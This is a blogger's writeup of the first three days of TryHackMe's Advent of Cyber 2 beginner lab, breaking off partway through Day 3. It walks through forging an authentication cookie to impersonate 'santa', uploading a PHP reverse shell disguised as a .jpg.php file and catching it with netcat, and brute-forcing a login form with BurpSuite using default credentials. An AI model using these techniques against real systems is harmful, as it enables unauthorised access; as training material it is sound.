Advent of Cyber 2 Writeups

Ra Coros

January 1, 2021

Introduction

This writeup is intended to provide solution on Advent of Cyber 2 by TryHackMe. The 25 day event are intended for beginners who wants to enter the field of cybersecurity. The writeup will be composed of different domains in cybersecurity (Web Exploitation, Networking, OSINT, Scripting, Reverse Engineering, and Defensive Blue Teaming). Its also my first time joining this kind of event and hope this write up help you! For more info regarding the event you make go to https://tryhackme.com/christmas for more details.

Disclaimer

The views and opinion expressed in this writeup are my own doesn't represent opinion of any entity whatsoever which i have been, am now,or will be affiliated.

The Christmas Story

After last year's shenanigans where Elf McElferson and Elf McSkidy were on damage control mode the entirety of December, McSkidy vowed to never let that happen again. The previous Christmas period was extremely stressful with the Christmas Monster managing to compromise every system within Santa's corporate infrastructure to prevent Christmas from happening. Is Christmas still in danger this year? McSkidy showed great promise with the previous incident and was tasked with building up a security team within Santa's company - *The Best Festival Company*. Due to resistance from management, budgeting and bureaucracy issues, McSkidy was only able to start building out her team from the 8th November. Since then, she's only hired 2 team members - one security specialist Elf McHacker and one intern Elf McEager. It's the evening of 30th November - McSkidy's team has been working hard to prevent any downtime and security incidents within the entire network and application stack of the Best Festival Company. McHacker suggested installing a VPN and only allowing access to the infrastructure via the VPN. After a long 8 hour installation and deployment, McSkidy opens her monitoring dashboard and notices that no traffic is flowing to any of the applications (this was expected as no one had access to the VPN). *thank god,* she said. *Getting hacked again is not an option.* *RING, RING, RING* - her Elf hotline starts ringing and she jumps. *Santa's schedule isn't working - I CAN'T SEE ANYTHING,* yells Elf McAssistant. Within a matter of seconds, hundreds of phone calls come in and *Elf McSkidy gets that sinking feeling in her stomach.* She quickly dispatches *McHacker* to analyse the VPN logs. He notices a payload that resembles a VPN authentication bypass that allows anyone to bypass the VPN - *did someone install the wrong version.* With the poor state of security across the entire network, this unknown actor managed to access all applications and their underlying servers! Unlike last time, no one has claimed responsibility for this incident. *Here we go again*, she sighs. It's up to you (Elf McEager) and the rest to save Christmas (source: https://tryhackme.com/room/adventofcyber2).


[Day 1] A Crisis in Christmas

The Story

"The Best Festival Company's brand new OpenVPN server has been hacked. This is a crisis! The attacker has damaged various aspects of the company infrastructure – including using the Christmas Control Centre to shut off the assembly line! It's only 24 days until Christmas, and that line has to be operational or there won't be any presents! You have to hack your way back into Santa's account (blast that hacker changing the password!) and getting the assembly line up and running again, or Christmas will be ruined!" *After giving you the assignment, McSkidy hands you the following dossier of important information for the task. Before reading it, you press the big green "Deploy" button to start the Control Centre, as well as the "Start AttackBox" button at the top of the page *

Setting Up

First i click the **"Start AttackBox"** that can be find on the rightmost part of the room. You can also used your own virtual machine by using provided VPN. After deploying the **AttackBox**,click the **"Deploy Button"** to get access to the machine that will be used in this task.




Start AttackBox Button

Deploy Button

Question 1

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open FireFox on the AttackBox and copy/paste the machines IP into the browser search bar.




Christmas Control Centre Webpage

Question 2

Register for an account, and then login.What is the name of the cookie used for authentication?


First create an account to access the control center:

- Click the "Register Button"
- Fill up the username and password textbox (for this example,the username and passwords is tests).
- Click the "Register Button" again to create the account.



After creating an account,login into the christmas control centre.It will show the assembly line.

Press **Ctrl + Shift + I** or press F12 to open the developer tool. Locate the **Storage tab** and look for the cookie.



Question 3


In what format is the value of this cookie encoded?

Analyze the "CookieValue",Its composed of numbers from 0-9 and letters between a to e.Click the **hint button**,It states that *Often used as a "shorthand for binary"*.Based on the clues,the encoding of the cookie value is based in a number system.

Question 4

Having decoded the cookie, what format is the data stored in?

After finding the encoding of the 'CookieValue', decode it.




Question 5


Figure out how to bypass the authentication.What is the value of Santa's cookie?

On the previous question,the decoded CookieValue included the username currently login. To bypass the authentication:

- Copy the decoded value,change the username value to "santa".
- Encode the new "CookieValue".




- Go to the website,change the current "CookieValue" using the santa's encoded value.
- Click refresh to view the "Control Console".



Question 6

Now that you are the santa user, you can re-activate the assembly line! What is the flag you're given when the line is fully active?

Activate all the assembly line turning on all of the controls. After turning all the controls,the flag should pop out.



[Day 2] The Elf Strikes Back!


The Story

After your heroic deeds regaining control of the control centre yesterday, Elf McSkidy has decided to give you an important job to do.
"We know we've been hacked,so we need a way to protect ourselves! The dev team have set up a website for the elves to upload pictures of any suspicious people hanging around the factory, but we need to make sure it's secure before we add it to the public network. Please perform a security audit on the new server and make sure it's unhackable!"

Question 1

What string of text needs adding to the URL to get access to the upload page?


Access the webpage using the IP address provided.There's a note on the webpage,it stated that we enter the ID as get parameter.



Webpage

Also there's a note left for Elf McEager that provide the "ID number" for his auditing system. Use elf McEager's ID to access the system.It will

redirected to another webpage which will be used for the next question.




New webpage after using McEager's ID.

Question 2

What type of file is accepted by the site?

Click the "Select" button, it will show the directory window. Click "All Supported Types" dropdown, it will show the possible extensions that can be uploaded.




Question 3


Bypass the filter and upload a reverse shell. In which directory are the uploaded files stored?

Create a reverse shell script (Note: I used the AttackBox)

- Create a new file by copying the reverse shell script into the current directory.
- Set the extension of the new file as .jpg.php.




- Open the file using any text editor.
- Use attackbox ip address as ip. Set the port number based on your prepared number. It will be used later for listening.



- Save the file.
- Go back to the webpage, upload the shell.


The dossier provide the common subdirectory,use them to identify where the shell is uploaded.



Question 4

Activate your reverse shell and catch it in a netcat listener!


Start the netcat listener,after that click the shell to activate.



Question 5

What is the flag in /var/www/flag.txt?

Use cat command to view the content of the text file.



[Day 3] Christmas Chaos


The Story

McSkidy is walking down the corridor and hears a faint bleeping noise, Beep.... Beep.... Beep... as McSkidy gets closer to Sleigh Engineering Room the faint noise gets louder and louder.. BEEP.... BEEP.... Something is clearly wrong! McSkidy runs to the room, slamming open the door to see Santa's sleighs control panel lite up in red error messages! "Santa sleigh! It's been hacked, code red.. code red!" he screams as he runs back to the elf security command center.

Can you help McSkidy and his team hack into Santa's Sleigh to re-gain control?

Question 1

Deploy your AttackBox (the blue "Start AttackBox" button) and the tasks machine (green button on this task) if you haven't already. Once both have deployed, open Firefox on the AttackBox and copy/paste the machines IP into the browser search bar.



Targets Webpage

Question 2


Use BurpSuite to brute force the login form. Use the following lists for the default credentials:

Username	Password
root	root
admin	password
user	12345


Use the correct credentials to log in to the Santa Sleigh Tracker app. Don't forget to turn off Foxyproxy once BurpSuite has finished the attack!

What is the flag? Steps on brute forcing the login form:

- Start BurpSuite into the AttackBox,Go to "Proxy" and turn on turn on the intercept.




- Go to the firefox browser, click "FoxyProxy" then click "Burp" to allow burpsuite to capture the traffic.




- Fillup the username and password box,then click "Sign in". BurpSuite will then capture the request.

- Go to the BurpSuite application, Click "forward" to view the request.


- Send the request from the "Proxy" tab to the intruder by right-clicking and pressing "Send to Intruder"



